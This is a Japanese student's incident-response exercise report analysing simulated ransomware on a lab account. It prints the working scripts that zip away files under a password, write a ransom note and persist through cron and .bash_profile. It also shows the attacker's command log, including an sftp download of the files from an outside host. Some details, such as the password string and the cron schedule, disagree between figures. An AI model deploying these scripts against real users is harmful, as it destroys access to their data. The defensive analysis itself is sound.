

情報理工学部 SN コース 3 回  
インシデント対応演習レポート

2600200443-6

Yamashita Kyohei

山下 恭平

Jun 5 2022

## 1 問 1:他のファイルを生じたときに何が起こるか

暗号化された後に、再び「admin」と「AAAAABBBBBB」といフォルダを生成し、それぞれの中にテキストファイルを生じたが、しばらくするとどちらも暗号化され、「encrypt.zip」の中に格納されていた。以下の図 1,2 はその様子を示したものである。




図 1




図 2

## 2 問 3:暗号化されたファイルを復元、またその手順

ホームディレクトリにて、「bash\_history」ファイルの中身を cat コマンドを用いて表示すると以下のものが得られた。




図 3

このログを見たとき、自身に身の覚えのないディレクトリ「...」と、覚えのないコマンド「crontab」を確認できた。ここで、「...」ディレクトリ内の「encrypt.sh」と crontab の中身を確認すると以下のものが得られた。crontab の内容から、5 分おきに「encrypt.sh」が実行されていることがわかる。また、encrypt.sh の 6 行目より、圧縮時のパスワードはコマンドライン引数の 1 番目から取得していることがわかるので、crontab に記載されている文字列「jbBHmMQNnU」はパスワードであるとわかる。

```
[student@client-temp ...]$ cat -n encrypt.sh
1  #!/bin/bash
2  cd $HOME/デスクトップ
3  FILENAME=/tmp/encrypt.$$
4  ls -l /* > $FILENAME 2>/dev/null
5  if [ -s $FILENAME ]; then
6      zip -m -q $HOME/デスクトップ/encrypted.zip -r --password=$1 *
7  fi
8  $HOME/.../hello.sh
9  rm $FILENAME
[student@client-temp ...]$
```


図 4 encrypt.sh

```
student@client-temp:~
ファイル(F) 編集(E) 表示(V) 検索(S) 端末(T) ヘルプ(H)
5 * * * * /home/student/.../encrypt.sh jBbHmQONnU
```

図 5 crontab


### 3 問 2:攻撃者のメッセージに含まれる番号の意味

受付番号は班のメンバー全員バラバラであった、また、受付番号はファイルが暗号化されるたびに新しいものへと更新されていることがわかった。



```
大切なお知らせ.txt (~デスクトップ) - gedit
ファイル(F) 編集(E) 表示(V) 検索(S) ツール(T) ドキュメント(D) ヘルプ(H)
大切なお知らせ.txt
こんにちは！貴方のファイルは全て暗号化されました。
残念ですね！
返して欲しいのでしたら
あまぞんギフト券5万円分を
ransomware@example.comに送ってね！
貴方の受付番号は15426 なので忘れずに書いておいてね！
では良い一日を！
```

図 6



```
大切なお知らせ.txt (~デスクトップ) - gedit
ファイル(F) 編集(E) 表示(V) 検索(S) ツール(T) ドキュメント(D) ヘルプ(H)
大切なお知らせ.txt
こんにちは！貴方のファイルは全て暗号化されました。
残念ですね！
返して欲しいのでしたら
あまぞんギフト券5万円分を
ransomware@example.comに送ってね！
貴方の受付番号は15494 なので忘れずに書いておいてね！
では良い一日を！
```

図 7

図 4,encrypt.sh の 7 行目より、「hello.sh」が呼び出されていることがわかるので、hello.sh の中身を確認すると以下のものが得られた。

```
[student@client-temp ...]$ cat -n hello.sh
1  #!/bin/sh
2  cat <<EOF > $HOME/デスクトップ/大切なお知らせ.txt
3  こんにちは！貴方のファイルは全て暗号化されました。
4  残念ですね！
5  返して欲しいのでしたら
6  あまぞんギフト券5万円分を
7  ransomware@example.comに送ってね！
8  貴方の受付番号は$$ なので忘れずに書いておいてね！
9  では良い一日を！
10 EOF
[student@client-temp ...]$
```

図 8 hello.sh

受付番号と対応するのは 8 行目の「\$\$」の部分であることから、受付番号は、hello.sh が呼び出された時のプロセス ID であることがわかる。

## 4 問 4:攻撃に使われたプログラムの場所

ホームディレクトリないの「bash\_profile」を確認すると、起動後に「fire\_crontab.sh」を呼び出していることが確認できた。「fire\_crontab.sh」の中身を確認すると、呼び出し後 600 秒待機し、crontab に encrypt.sh を 5 分に一度起動するように書き込んでいるのが確認できる。

```
[student@client-temp ~]$ cat -n .bash_profile
1 # .bash_profile
2
3 # Get the aliases and functions
4 if [ -f ~/.bashrc ]; then
5     . ~/.bashrc
6 fi
7
8 # User specific environment and startup programs
9
10 PATH=$PATH:$HOME/bin
11
12 export PATH
13 $HOME/.../fire_crontab.shaaa
14
```

図 9 bash\_profile



```
student@client-temp:~/...
[student@client-temp ~]$ cd ...
[student@client-temp ...]$ ls
bash: LS: コマンドが見つかりません
[student@client-temp ...]$ ls
encrypt.sh fire_crontab.sh hello.sh
[student@client-temp ...]$
```

図 10 ...


よって、攻撃に使用されたファイル「encrypt.sh」,「hello.sh」,「fire\_crontab.sh」は全てディレクトリ「...」に格納されている。

```
[student@client-temp ...]$ ls
encrypt.sh fire_crontab.sh hello.sh
[student@client-temp ...]$ cat -n fire_crontab.sh
1 #!/bin/bash
2 random_passwd=`cat /dev/urandom | tr -dc "A-Za-z0-9" | head -c 10`
3 (sleep 600; echo "*/5 * * * * $HOME/.../encrypt.sh $random_passwd" | crontab) &
[student@client-temp ...]$
```

図 11 fire\_crontab.sh

## 5 問 5:攻撃の一連の手順の予想

攻撃者はパスワードのかかっていないアカウント「student1」にアクセスし、攻撃の準備を整えたと考えられる。ログイン後なぜユーザ「student」へアクセスし、攻撃ファイルの準備を行えたかというのは、以下の図で説明することができる。




```
student1@client-temp:/home
[student1@client-temp ~]$ cd ..
[student1@client-temp home]$ ls -al
合計 28
drwxr-xr-x. 7 root root 4096 5月 22 13:30 2019 .
dr-xr-xr-x. 23 root root 4096 5月 25 14:47 2022 ..
drwx-----. 4 student student 4096 12月 26 12:47 2016 client-temp
drwx-----. 25 student student 4096 3月 9 18:22 2018 client411
drwxrwx---. 29 student student 4096 6月 6 20:21 2022 student
drwx-----. 25 student1 student 4096 6月 6 21:09 2022 student1
drwxr-xr-x. 2 root root 4096 3月 10 17:52 2018 workspace
```

図 12

まず、「student」と「student1」は同一のグループ「student」に属していることが確認できる、さらに、同一グループのアクセス権限設定が「r(読み込み)w(書き込み)x(実行)」となっているため、同一グループに属し

ていれば、自由に内容を書き換えたり、新しくファイルを作ることが可能な状態となっている。以下の図は、student1 において実行されたコマンドのログである。

A terminal window titled 'student1@client-temp:~' with a menu bar containing 'ファイル(F)', '編集(E)', '表示(V)', '検索(S)', '端末(T)', and 'ヘルプ(H)'. The terminal displays a list of 40 commands executed in a shell, numbered 7 through 40. The commands include file management (rm, ls, mkdir, cd), network operations (sftp), file encryption (zip), and system configuration (vi, cat, chmod, crontab).

```
7 rm .bash_history
8 ls
9 rm .bash_history
10 cd ~student
11 ls -la
12 ls -la .
13 mkdir ...
14 cd ...
15 sftp ze1.tokyo.jp
16 sftp tetsu@ze1.tokyo.jp
17 ls
18 cat encrypt.sh
19 zip -m -q -e $HOME/デスクトップ/encrypted.zip -r --password=$1 */*
20 zip -m -q -e $HOME/デスクトップ/encrypted.zip -r --password=aaa */*
21 zip -m -q -e -r --password=ppp $HOME/デスクトップ/encrypted.zip -r --
sword=aaa */*
22 ls */*
23 cd ..
24 zip -m -q -e $HOME/デスクトップ/encrypted.zip -r --password=aaa */*
25 zip -m -q -e $HOME/デスクトップ/encrypted.zip -r --password=$1 */*
26 ls
27 cd
28 ls
29 cd ~student
30 cd ...
31 ls
32 ls -la
33 chmod +x *.sh
34 cd ..
35 vi .bash_profile
36 cat encrypt.sh
37 cd ...
38 cat encrypt.sh
39 ls
40 crontab -e
```

図 13

10 行目において student のホームディレクトリに移動し、13 行目でディレクトリ「...」を生成、そして、あらかじめサーバ準備しておいた攻撃ファイルを 15,16 行目でダウンロードしている。また、35 行目で「bash\_profile」の内容を変更したことで、次回ユーザ student がログインしたときに、全ての攻撃が行われるという流れである。

この攻撃に対しての対策方法としては、まずユーザ「student1」にしっかりとパスワードをかけておくことが挙げられる。また、同一グループに対するアクセス権限を、読み込み限定などにすることで、新たなファイルの生成や、内容の書き換えを防ぐことが重要である。